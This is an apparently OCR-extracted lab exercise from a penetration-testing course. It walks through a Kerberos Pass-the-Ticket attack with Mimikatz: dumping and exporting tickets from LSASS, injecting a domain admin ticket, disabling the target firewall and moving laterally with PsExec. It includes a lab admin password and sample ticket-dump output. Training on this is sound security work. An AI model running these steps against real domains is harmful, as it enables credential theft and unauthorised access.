Module 09: Active Directory Penetration Testing

```
# Exercise 09: Launching Pass the Ticket (PtT) Attack to Perform Horizontal Privilege Escalation ar
```

Scenario

Pass-the-Ticket (PtT) is an exploitation technique where an attacker extracts valid Kerberos **Ticket Granting Tickets (TGTs)** or **Service Tickets (TGSs)** from LSASS process memory and injects them into the current Windows logon session (`LSA`). Because Kerberos tickets are cryptographic tokens issued by the Key Distribution Center (KDC) to prove identity, injecting a stolen Ticket Granting Ticket bypasses NTLM challenge-response authentication entirely and grants the attacker immediate domain administrator privileges across target systems without needing plaintext passwords or password hashes.

In this exercise, we log into **2019DC** as **Administrator** (**Pa$$w0rd**), launch **Mimikatz** with administrative privileges, enable debug rights (**privilege::debug**), export all cached Kerberos `.kirbi` tickets from memory (**sekurlsa::tickets /export**), identify the Domain Administrator ticket, inject the ticket into the current memory session (**kerberos::ptt [TICKET_FILE.kirbi]**), list active session tickets (**kerberos::list**), disable Windows Firewall on target **Windows 11**, and leverage Sysinternals **PsExec** (**psexec.exe \windows11 cmd.exe**) to execute remote shell commands laterally across the domain.

Objective

The objective of this lab is to help students learn how to:

- Inspect MITRE ATT&CK Framework technique **T1550.003** (Pass the Ticket)
- Enable process debug privileges in Mimikatz using **privilege::debug**
- Inspect active Kerberos ticket caches across system users using **sekurlsa::tickets**
- Export Kerberos `.kirbi` ticket files to local disk via **sekurlsa::tickets /export**
- Inject stolen Kerberos TGT into current logon session using **kerberos::ptt [PATH_TO_TICKET.kirbi]**
- Display and verify active loaded Kerberos tickets in memory using **kerberos::list**
- Disable Windows Defender Firewall on target host `WINDOWS11`
- Perform lateral movement using PsExec (**psexec.exe \windows11 cmd.exe**) to achieve remote command execution

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
Task 1: Dump Kerberos Tickets, Inject TGT into Memory (PtT), and Move Laterally via PsExec

In this task, we dump `.kirbi` tickets on **2019DC**, inject Domain Administrator ticket into memory using `kerberos::ptt`, list tickets via `kerberos::list`, and spawn a remote command shell on **Windows 11** via `psexec.exe`.

Lab Tasks

1. View MITRE ATT&CK Framework reference for Pass-the-Ticket (`T1550.003`).


Use Alternate Authentication M
https://attack.mitre.org/techniques/T1550/003/
67%
MITRE | ATT&CK
Matrices
Tactics
Techniques
Defenses
CTI
Resources
Benefactors
Blog
Search
Home > Techniques > Enterprise > Use Alternate Authentication Material > Pass the Ticket
TECHNIQUES
Pass the Ticket
Web Session Cookie
Valid Accounts
Virtualization/ Sandbox Evasion
Weaken Encryption
XSL Script Processing
Credential Access
Discovery
Other sub-techniques of Use Alternate Authentication Material (4)
10:40 PM
12/26/2024

Use Alternate Authentication Material: Pass the Ticket


Adversaries may "pass the ticket" using stolen Kerberos tickets to move laterally within an environment, bypassing normal system access controls. Pass the ticket (PtT) is a method of authenticating to a system using Kerberos tickets without having access to an account's password. Kerberos authentication can be used as the first step to lateral movement to a remote system.

When preforming PtT, valid Kerberos tickets for Valid Accounts are captured by OS Credential Dumping. A user's service tickets or ticket granting ticket (TGT) may be obtained, depending on the level of access. A service ticket allows for access to a particular resource, whereas a TGT can be used to request service tickets from the Ticket Granting Service (TGS) to access any resource the user has privileges to access.[1][2]

A Silver Ticket can be obtained for services that use Kerberos as an


ID: T1550.003
Sub-technique of: T1550
Tactics: Defense Evasion, Lateral Movement
Platforms: Windows
System Requirements: Kerberos authentication enabled
Defense Bypassed: System Access Controls
Contributors: Ryan Becwar; Vincent Le Toux
Version: 1.1
Created: 30 January 2020
Last Modified: 12

1. Switch to **2019DC** machine and log in with Domain Administrator credentials (**Administrator** / **Pa$$w0rd**). Navigate to `Downloads\kerberos\x64`, right-click `mimikatz.exe`, and select **Run as administrator**.


Manage
x64
File
Home
Share
View
Application Tools
This PC › Downloads › kerberos › x64
Search x64
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:)
kerberos
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
Date modified
Name
5/2/2020 9:1...
mimilib.dll
5/2/2020 9:1...
mimikatz.exe
1/22/2013 9:...
mimidrv.sys
Open
Run as administrator
Troubleshoot compatibility
Pin to Start
Edit with Notepad++
Share
Give access to
Add to archive...
Add to "mimikatz.rar"
Compress and email...
Compress to "mimikatz.rar" and email
Pin to taskbar
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
3 items
1 item selected 1.20 MB
10:41 PM
12/26/2024


1. Enable debug privileges in Mimikatz prompt:

   ```
   privilege::debug
   ```




```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

1. Dump cached Kerberos tickets for all logged-in user sessions:
   sekurlsa::tickets




```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 7175461 (00000000:006d7d25)
Session           : Network from 0
User Name         : ADWIN$
Domain            : LPT
Logon Server      : (null)
Logon Time        : 12/26/2024 10:41:02 PM
SID               : S-1-5-21-735912402-222524527-3971465817-2128

         * Username : ADWIN$
         * Domain   : LPT.COM
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?
         [00000000]
           Start/End/MaxRenew: 12/26/2024 9:27:37 PM ; 12/27/2024 7:27:37 AM ;
           Service Name (02) : ldap ; Server2019.LPT.com ; @ LPT.COM
           Target Name  (--) : @ LPT.COM
           Client Name  (01) : ADWIN$ ; @ LPT.COM
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; for
wardable ;
           Session Key       : 0x00000012 - aes256_hmac
             56f6dcbee0a6492d768b508a0e9ea84dc9805b9931d32111c1749df908892c38
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 5        [...]

        Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 7058654 (00000000:006bb4de)
Session           : Network from 0
```



